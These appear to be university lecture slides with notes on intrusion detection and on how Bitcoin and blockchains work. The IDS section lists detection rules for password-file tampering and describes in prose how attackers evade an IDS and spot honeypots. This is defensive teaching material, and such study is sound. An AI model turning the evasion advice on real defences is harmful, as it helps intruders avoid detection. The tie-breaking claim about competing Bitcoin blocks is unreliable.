    - ✓ Correlation between variables

## ■ State change analysis

- **Modeling system's state and looking for deviations from the norm**
  - ▶ Markov processes
    - ✓ Transition probabilities between states
  - ▶ Time series

## ■ Neural networks

- **Probability-based pattern recognition**

## ■ Operational model

- **Based on what is considered anomalous a priori, rather than based on audit records**

25

In order to determine what is attack traffic, the system must be taught to recognize normal system activity. This can be accomplished in several ways.

- A common method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection. Average values and standard deviations are probably the easiest statistics to compute, but probably not very useful of themselves, whereas other statistical tests can yield more reliable results.
- A possible use of Markov series could be the observation of transitions between some instructions. Similarly, time series can yield useful information, if some events follow each other too rapidly or too slowly compared to normal usage. Statistical tests to analyse this also exist.
- Most current systems utilize artificial intelligence type techniques. Systems using neural networks have been used to great effect.
- Finally, an operational model can be used when one has an idea beforehand of what is anomalous behaviour, without needing to analyse audit records. An obvious example is a large number of login attempts within a short period of time, which is a possible sign of an intrusion attempt.

## ■ Pro

- **Can catch any possible attack**
- **Can catch attacks that we haven't seen before**
  - ▶ Or close variants to previously-known attacks
- **Best of all it won't require constantly keeping up on hacking technique**

## ■ Con

- **Current implementations don't always work very well**
  - ▶ Too many false positives/negatives
- **Cannot categorize attacks very well**
  - ▶ "Something looks abnormal"
  - ▶ Requires expertise to figure out what triggered the alert
    - ✓ Ex: Neural nets can't say *why* they trigger

26

## ■ Intrusion detection

- **Introduction**
- **Audits**
- **Practical approaches**
  - ▶ **Statistical**
  - ▶ **Rule based**
    - ✓ Misuse detection
    - ✓ Burglar alarm
  - ▶ **Hybrid approaches**
- **Honeypots**
- **Limitations**

27

In contrast to statistical approaches that define typical behavior, rule-based systems attempt to define set of rules determining whether behavior is an abnormal. Two main approaches are:

- Misuse detection or penetration identification, which detects known attack vectors.
- Burglar alarms, which detect deviations from policies.



## Misuse Detection



- “Misuse detection”

- Also called “Penetration identification”

- Goals:

- Define what constitutes an attack
  - Rules determined by “experts”
    - ▶ Quality of the rules depends on quality of the experts
    - ▶ Using rules to identify *known* intrusion approaches or intrusions using *known* vulnerabilities
      - ✓ Also useful to detect suspect usage (even within the boundaries of “normal” use)
  - Platform specific rules
  - Actual audit records checked against rules

28

In a misuse detection approach, we define abnormal system behavior first, and then define any other behavior, as normal behavior. It stands against anomaly detection approach which utilizes the reverse approach, defining normal system behavior and defining any other behavior as abnormal. In other words, anything we don't know is normal.

## ■ Possible misuse detection rules

- **Users don't read files in other users' directories**
- **Users normally only access disk using higher level OS functions**
  - ▶ In contrast to malware e.g.
- **Users don't copy system files**
- **"Network grep"**
  - ▶ look for strings in network connections which might indicate an attack in progress
- **Pattern matching**
  - ▶ Encode series of states that are passed through during the course of an attack
    - ✓ e.g.: "change ownership ofetc/passwd" -> "open /etc/passwd for write" -> alert
- **Other examples**

▶ IP Frag attack	Ping flooding
▶ Source routing	Ping of death
▶ SATAN scan check	IMAP buffer smash
▶ Rwhod check	Rlogin decode
▶ Rlogin-froot	TFTP getpasswd check
▶ SMTP WIZ check ... etc.	

## ■ Commercial products

- Typically updated with rule sets as subscription service

29

## ■ Misuse detection systems are similar to virus scanning systems:

- Both rely on meta-rules of vulnerabilities
- Both need frequent rules updates
- Both are easily fooled by slight mutations in virus/attack signature
- Both are fairly low in generating false positives
  
- **Pro**
  - ▶ Easy to implement, easy to deploy,
  - ▶ Easy to update, easy to understand
  - ▶ Low false positives
  - ▶ Fast
  
- **Con**
  - ▶ Cannot detect something previously unknown
  - ▶ Constantly needs to be updated with new rules
  - ▶ Easier to fool

30

## ■ Variant of misuse detection system

- Carefully targeted using in-situ information or policies

## ■ Goals:

- Based on site policy alert administrator to policy violations
  - ▶ Commercial systems include a policy language for translating organizational policies into analysis rulesets
- Detect events that may not be “security” events which may indicate a policy violation
  - ▶ New routers
  - ▶ New subnets
  - ▶ New web servers
  - ▶ Adding a userid
  - ▶ Zapping a log file
  - ▶ Making a program setuid root
  - ▶ ...

31

## ■ Often network and/or site specific

- Leverage local knowledge of the local network layout
- Leverage knowledge of commonly used hacker tricks
- Examples
  - ▶ Trivial burglar alarms can be built with tcpdump and perl
  - ▶ Netlog and NFR are useful event recorders which may be used to trigger alarms

## ■ Pro

- Reliable
- Predictable
- Easy to implement
- Easy to understand
- Generate next to no false positives
- Can (sometimes) detect previously unknown attacks

## ■ Con

- Policy-directed
  - ▶ Requires knowledge about your network
  - ▶ Requires a certain amount of stability within your network
- Requires care not to trigger them yourself

32

The ideal burglar alarm will be situated so that it fires when an attacker performs an action that they normally would try once they have successfully broken in.

## ■ Intrusion detection


- Introduction
- Audits
- **Practical approaches**
  - ▶ Statistical
  - ▶ Rule based
  - ▶ Hybrid approaches
- Honeypots
- Limitations

33

## ■ The current crop of commercial IDS are mostly hybrids

- Misuse detection (signatures or simple patterns)
- Expert logic (network-based inference of common attacks)
- Statistical anomaly detection (values that are out of bounds)

### ● Typical block diagram



34

## ■ Practical usability

- Need for compromise between
  - ▶ Capacity to detect real intrusions
    - ✓ Most intrusions must be detected
    - ✓ Low number of false negatives
  - ▶ Limiting the number of false alarms
    - ✓ Low number of false positives
    - ✓ Failure to accomplish this will cause alerts eventually to be ignored
    - ✓ Still an issue on most systems

## ■ At present, the hybrids' main strength appears to be the misuse detection capability

- Statistical anomaly detection is useful more as backfill information in the case of something going wrong
- Too many false positives - many sites turn anomaly detection off

35

## ■ Intrusion prevention systems

- I(D)PS
  - ▶ Intrusion (Detection and) Prevention Systems
- Extension of traditional IDS
  - ▶ More than just monitoring/logging activity
  - ▶ Includes active intervention when intrusion is detected
    - ✓ Attempt to block intrusions
      - » E.g. dropping undesirable packets
- ▶ May be useful to fight (D)DoS
  - ✓ If access bandwidth is sufficient

36

In a passive system, the intrusion detection system (IDS) sensor detects a potential security breach, logs the information and signals an alert on the console or owner. In a reactive system, also known as an intrusion prevention system (IPS), the IPS auto-responds to the suspicious activity by resetting the connection or by reprogramming the firewall to block network traffic from the suspected malicious source. The term IDPS is commonly used where this can happen automatically or at the command of an operator; systems that both "detect (alert)" and "prevent".

- Some governments/states mandate levels of privacy protection for employees or students
  - This may make it impossible to adequately gather data for the IDS
  - This may make it impossible to gather forensic data for analysis or prosecution
  - Is it prying if it's done by a computer?
    - ▶ What if a human never sees it?
    - ▶ What if the information is never acted upon?
  - At what point is privacy violated?
    - ▶ Looking at packet headers?
    - ▶ Looking at packet contents?
    - ▶ Looking at /var/mail/user?

37

- Intrusion detection
  - Introduction
  - Audits
  - Practical approaches
  - **Honeypots**
  - Limitations

38

## ■ Fake system to divert attacker

- **Goal**

- ▶ **Divert attacker from critical systems**

- ✓ Make it look inviting
- ✓ Make it look weak and easy to crack
- ▶ **Collect information about attacker behaviour**
- ✓ Instrument every piece of the system
- ✓ Monitor all traffic going in or out
- ✓ Alert administrator whenever someone accesses the system

- **Contains fake information**

- ▶ **Legitimate users won't try to access it**
- ▶ **Thus each attempt to access is suspect**
- ▶ **Often implemented in virtual machines**

- **Attacks against honeypots must seem to succeed**

- ▶ **Requires sensitive IDS to analyse attacks**

39

A honeypot is a computer security mechanism set to detect, deflect, or, in some manner, counteract attempts at unauthorized use of information systems. Generally, a honeypot consists of data (for example, in a network site) that appears to be a legitimate part of the site but is actually isolated and monitored, and that seems to contain information or a resource of value to attackers, which are then blocked. This is similar to the police baiting a criminal and then conducting undercover surveillance, and finally punishing the criminal. It should be noted that honeypots aren't perfect either. Meanwhile intruders have developed techniques to identify and to avoid honeypots. Here too, an arms race exists between attackers and defenders in the domain of information security.

Some example ways intruders might detect a simple honeypot include the following.

- The machine looks like it was just set up yesterday and the only thing it has on it besides default directories is a folder called "Sensitive" filled with page scans of old copies of 2600 and lists of misspelled names and address purporting to be employees of HB Gary.
- The mouse driver has the manufacturer labeled as "Microsoft SMS Solutions"
- You try to talk to the drive controller or any other DMA device and the computer begins responding like it had a lobotomy.
- The CPUID op code places value 0x02 in EAX
- You do an RDTSC timing on an instruction sequence and the resulting value is some insane number.
- You try to make an HTTP connection to cnn.com and get the error "cannot connect"
- The only printers installed on the machine have the word "generic" in their name.
- You give the command "net view" and get back the response "The list of servers for this workgroup is not currently available."

Note that more advanced honeypots are not so easily recognizable.

## ■ Intrusion detection

- Introduction
- Audits
- Practical approaches
- Honeypots
- Limitations

40

## ■ Limitations

- False alarms due to
  - ▶ Noise (e.g. bad packets)
  - ▶ Large number of false
- Need for frequent updates
  - ▶ Time lag
- Can not solve software bugs or exploits
- Encryption
- Spoofing
- Internal vulnerabilities
- Coping with large amounts of data

41

- Noise can severely limit an intrusion detection system's effectiveness. Bad packets generated from software bugs, corrupt DNS data, and local packets that escaped can create a significantly high false-alarm rate.
- It is not uncommon for the number of real attacks to be far below the number of false-alarms. Number of real attacks is often so far below the number of false-alarms that the real attacks are often missed and ignored.
- Many attacks are geared for specific versions of software that are usually outdated. A constantly changing library of signatures is needed to mitigate threats. Outdated signature databases can leave the IDS vulnerable to newer strategies.
- For signature-based IDSes there will be lag between a new threat discovery and its signature being applied to the IDS. During this lag time the IDS will be unable to identify the threat.
- It cannot compensate for a weak identification and authentication mechanisms or for weaknesses in network protocols. When an attacker gains access due to weak authentication mechanism then IDS cannot prevent the adversary from any malpractice.
- Encrypted packets are not processed by the intrusion detection software. Therefore, the encrypted packet can allow an intrusion to the network that is undiscovered until more significant network intrusions have occurred.
- Intrusion detection software provides information based on the network address that is associated with the IP packet that is sent into the network. This is beneficial if the network address contained in the IP packet is accurate. However, the address that is contained in the IP packet could be faked or scrambled.
- Due to the nature of NIDS systems, and the need for them to analyze protocols as they are captured, NIDS systems can be susceptible to same protocol based attacks that network hosts may be vulnerable. Invalid data and TCP/IP stack attacks may cause a NIDS to crash.



## ■ Evading techniques


- **Fragmentation**
- **Avoiding defaults**
- **Multi-origin attacks**
- **Spoofing**
- **Pattern changing**
- **Denial of service attacks**

There are several techniques which attackers are using, the following are considered 'simple' measures which can be taken to evade IDS:

- Fragmentation: by sending fragmented packets, the attacker will be under the radar and can easily bypass the detection system's ability to detect the attack signature.
- Avoiding defaults: The TCP port utilized by a protocol does not always provide an indication to the protocol which is being transported. For example, an IDS may expect to detect a trojan on port 12345. If an attacker had reconfigured it to use a different port the IDS may not be able to detect the presence of the trojan.
- Coordinated, low-bandwidth attacks: coordinating a scan among numerous attackers (or agents) and allocating different ports or hosts to different attackers makes it difficult for the IDS to correlate the captured packets and deduce that a network scan is in progress.
- Address spoofing/proxying: attackers can increase the difficulty of the ability of Security Administrators to determine the source of the attack by using poorly secured or incorrectly configured proxy servers to bounce an attack. If the source is spoofed and bounced by a server then it makes it very difficult for IDS to detect the origin of the attack.
- Pattern change evasion: IDSs generally rely on 'pattern matching' to detect an attack. By changing the data used in the attack slightly, it may be possible to evade detection. For example, an IMAP server may be vulnerable to a buffer overflow, and an IDS is able to detect the attack signature of 10 common attack tools. By modifying the payload sent by the tool, so that it does not resemble the data that the IDS expects, it may be possible to evade detection.



- Give 5 example audit entries (metrics) for host based and network based audit systems useful for IDS.
- Discuss the advantages of a rules based vs a statistical IDS
- What is a honeypot?



56



- List 5 typical stealth strategies of malware.
- How does a buffer overflow work? Which mitigation strategies are available?
- Explain a frequently taken approach in software cracking and describe countermeasures

57



## Network and Computer Security

### Chapter 7 – Future evolutions

Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



#### ■ Overview

- Cryptocurrency and block chains
- Quantum computing

## ■ Virtual currencies


- **Unregulated, virtual money accepted in a virtual community**
  - ▶ Linden dollars (second life)
  - ▶ MMORPG: Massively multiplayer online role -playing game currencies
  - ▶ Facebook credits
  - ▶ ....

## ■ Cryptocurrency

- **Utilizes cryptographic methods to**
  - ▶ Secure transactions
  - ▶ Create new currency units
- **Typically fully decentralized**

3

- 2009: Bitcoin announced by Satoshi Nakamoto
  - Pseudonym for person or group of persons
- May 2010 – Pizza purchased for 10,000 BTC
- July 2010 – MtGox established
- 2011-2013: Silk Road and Dread Pirate Roberts
- End 2013: Bitcoin price skyrockets
  - and the world notices!
- End 2017: exponential rise,
  - Bitcoin surpasses 10.000 \$




4

Bitcoin was created as a digital currency, by an entity only known as Satoshi Nakamoto. It has a fixed maximum supply of coins and rules on how it operated. It was created to solve the problem that banks can be manipulated by governments and bankers alike, and also to give people freedom of privacy in their transactions, although all transactions are public on the ledger, provided sending/receiving addresses are kept private and new ones used for different transactions a certain degree of privacy can be expected.

Bitcoin has experienced a surge in value. However, the surge in attention and value has also attracted a number of critics, including Vanguard founder Jack Bogle and Nobel Prize winner Professor Joseph E. Stiglitz from Columbia University. They have both attacked Bitcoin saying that it's a "bubble," comparing it to many Dotcom companies that were really shell companies offering little value and not "backed by anything." Stiglitz actually went so far to say Bitcoin should be outlawed and said it doesn't serve any useful social function.

## Size of the BitCoin Economy

- Number of BitCoins in circulation 17 million
  - Total number of BitCoins generated cannot exceed 21 million
- Transactions per day (end 2017)
  - +- 300.000 (still far less than VISA)



In 2016, VisaNet processes an average of 150 million transaction each day, or around 1,667 transaction per second on average. "Based on rigorous testing, we estimate that VisaNet is capable of processing more than 56,000 transaction messages per second," said Visa. PayPal processes around 193 transactions per second average, with up to 450 payments per second on Cyber Monday. Compared to these numbers, a theoretical maximum speed for Bitcoin that has been circulating online is seven transactions per second. However, in reality the Bitcoin network is achieving only maximums of 3 to 4 transactions per second. The much lower transactions per day for Bitcoin could be an indication that Bitcoin is still mostly seen as an investment vehicle, rather than a day-to-day currency, especially since the number of transactions remains fairly static even when the value of Bitcoin changes over time.

■ All virtual currency must address the following challenges:

- **Creation of a virtual coin/note**

- ▶ How is it created in the first place?
- ▶ How do you prevent inflation? (What prevents anyone from creating lots of coins?)

- **Validation**

- ▶ Is the coin legit? (proof-of-work)
- ▶ How do you prevent a coin from double-spending?

■ BitCoin takes an infrastructure-less approach

- **Rely on proof instead of trust**

- **No central bank or clearing house**

Buyer and Seller protection in traditional transactions (e.g. VISA) rely on a trusted 3rd party. This party takes some of the risks of the transactions, manages fraud (e.g. by refunding) and in exchange is paid a fee. BitCoin gets rid of this trusted middleman, by being able to directly show the cryptographic proof that the money is transferred.

## ■ Security requirements of a currency

### ● Authentication

- ▶ Am I paying the right person? Not some other impersonator?

✓ Through public key cryptography: Digital Signatures

- ▶ Is the coin legit

✓ Through cryptographic hashes

### ● Integrity

- ▶ Is the coin double-spent?

✓ Broadcasting transactions (signed)

- ▶ Can an attacker reverse or change transactions?

✓ Ensured through a publicly disclosed linked ledger of transactions stored in a “blockchain”

### ● Availability

- ▶ Can I make a transaction anytime I want?


### ● Confidentiality

- ▶ Not very relevant(?). But privacy is important.

7

## ■ BitCoin transfer

- =  $\text{Sign}(\text{Previous transaction} + \text{New owner's public key})$
- Anyone can verify (n - 1)th owner transferred this to the n-th owner.
- Anyone can follow the history of a specific bitcoin



8


A coin owner transfers coins by digitally signing (via ECDSA) a hash digest of the previous transaction and the public key of the next owner. This signature is then appended to the end of the coin. Bitcoins do not need to be spent fully. Bitcoin has the ability to be split into many units, called a ‘satoshi’ at its smallest amount. As such, a Bitcoin can be broken down 100 million times if needed.

A transaction must have one or more inputs. For the transaction to be valid, every input must be an unspent output of a previous transaction. Every input must be digitally signed. The use of multiple inputs corresponds to the use of multiple coins in a cash transaction. A transaction can also have multiple outputs, allowing one to make multiple payments in one go. As in a cash transaction, the sum of inputs (coins used to pay) can exceed the intended sum of payments. In such case, an additional output is used, returning the change back to the payer. Any input that is not accounted for in the transaction outputs become the transaction fee.



## □ Record keeping

- Collect transactions in a new “block”
  - Block = list of previous transactions from many users, together with cryptographic relation to a previous block
- Blocks are linked “chained” to the previous block through a difficult “proof-of-work” calculation
  - Typically a hash function with a difficult to find nonce
  - Verification is easy. But proof -of-work is hard.



9


Tx = list of transactions

Unlike the traditional banking system, which can charge quite high transaction fees, bitcoin allows transactions globally with very little cost. Instead, miners are rewarded for verifying transactions by the possibility of earning bitcoins. The idea is that once all the bitcoins are minted, people donating computing power are still given an incentive to do so, while keeping the supply capped and well distributed.

The block chain is a public ledger that records and verifies bitcoin transactions. A novel solution accomplishes this without any trusted central authority: maintenance of the block chain is performed by a network of communicating nodes running bitcoin software. Transactions of the form payer X sends Y bitcoins to payee Z are broadcast to this network using readily available software applications. Network nodes can validate transactions, add them to their copy of the ledger, and then broadcast these ledger additions to other nodes. The block chain is a distributed database; to achieve independent verification of the chain of ownership of any and every bitcoin (amount), each network node stores its own copy of the block chain. Approximately six times per hour, a new group of accepted transactions, a block, is created, added to the block chain, and quickly published to all nodes. This allows bitcoin software to determine when a particular bitcoin amount has been spent, which is necessary in order to prevent double-spending in an environment without central oversight.

- **Calculating the proof of work**

- **Find a nonce such that  $H(\text{prev hash}, \text{nonce}, \text{Tx}) < E$ .**
  - $E$  is a “difficulty” variable that the system specifies.
  - Basically, this amounts to finding a hash value whose leading bits are zero.



**Simply defined, a Blockchain is little more than a distributed, secure logfile**


10

Mining is a record-keeping service. Miners keep the block chain consistent, complete, and unalterable by repeatedly verifying and collecting newly broadcast transactions into a new group of transactions called a block. A new block contains information that "chains" it to the previous block thus giving the block chain its name. It is a cryptographic hash of the previous block, using the SHA-256 hashing algorithm. In order to be accepted by the rest of the network, a new block must contain a so-called proof-of-work. The proof-of-work requires miners to find a number called a nonce, such that when the block content is hashed along with the nonce, the result is numerically smaller than the network's difficulty target. This proof is easy for any node in the network to verify, but extremely time-consuming to generate, as for a secure cryptographic hash miners must try many different nonce before meeting the difficulty target.

□ **Proof-of-work**

- The work required is exponential in the number of zero bits required.
- Used for prevention of inflation: limit the creation rate of the BitCoins by lowering E over time
- Automatically adjusted so that a new block is found every 10 minutes

□ **Difficulty increase over time (logarithmic):**



11

Every 2016 blocks (approximately 14 days), the difficulty target is adjusted based on the network's recent performance, with the aim of keeping the average time between new blocks at ten minutes. In this way the system automatically adapts to the total amount of mining power on the network. For example, between 1 March 2014 and 1 March 2015, the average number of nonces miners had to try before creating a new block increased from 16.4 quintillion to 200.5 quintillion.

Figure: relative mining difficulty from 9 January 2009 to 31 December 2017 (the difficulty scale is logarithmic). Relative mining difficulty is defined as the ratio between the difficulty target on 9 January 2009 and the current difficulty target.

■ **Each node runs the following algorithm:**

- New transactions are broadcast to all nodes.
- Each node collects new transactions into a block.
- Each node works on finding a proof -of-work for its block.  
**(Hard to do. Probabilistic. The one to finish early will probably win.)**
- When a node finds a proof-of-work, it broadcasts the block to all nodes.
  - ▶ Nodes accept the block only if all transactions in it are valid (**digital signature checking**) and not already spent (check all the transactions).
  - ▶ Needs consensus (>50% of nodes agree)
  - ▶ Nodes express their acceptance by working on creating the next block in the chain, using the hash of the accepted block as the previous hash.

12

■ **Having a transaction provisionally accepted into a candidate block signals that the network has verified that the inputs were viable**

- Every new block accepted into the chain after the transaction was accepted is considered a confirmation
- Coins are not considered mature until there have been 6 confirmations (basically an hour assuming a 10 minute block cadence)
- New Coins created by the mining process are not valid until about 120 confirmations
- This is to assure that a node with more than 51% of the total hash-power does not pull off fraudulent transactions

13

## ■ The only way is to be aware of all transactions.


- Each node (miner) verifies that this is the first spending of the BitCoin by the payer.
  - ▶ Only when it is verified it generates the proof-of-work and attaches it to the current chain.
- During the verification process (10 minutes) the coin can not be spent

## ■ Subsequent blocks

- Used for confirmation
  - ▶ Make modifications to previous transactions more difficult over time

The proof-of-work system, alongside the chaining of blocks, makes modifications of the block chain extremely hard as an attacker must modify all subsequent blocks in order for the modifications of one block to be accepted. As new blocks are mined all the time, the difficulty of modifying a block increases as time passes and the number of subsequent blocks (also called confirmations of the given block) increases.


- Although the accepted chain can be considered a list, the block chain is best represented with a tree.
  - The longest path represents the accepted chain.
  - A participant choosing to extend an existing path in the block chain indicates a vote towards consensus on that path.
- The longer the path, the more computation was expended building it.



15

In case multiple competing solutions exist (e.g. two nodes find a correct block simultaneously by solving the proof-of-work), the reward is given to the solutions that includes the highest number of transactions. If two nodes offer a solution to the challenge and both have the same number of transactions, the reward will go to the node that found a lower NONCE that beat the challenge (the node that supplies a hash that has 5 zeros beats the node that only finds the minimum). Nevertheless, it still happens that multiple chains are temporarily coexisting. In case one chain grows significantly longer than the other, typically the longest chain is kept.

- Reverting gets exponentially hard as the chain grows.



16

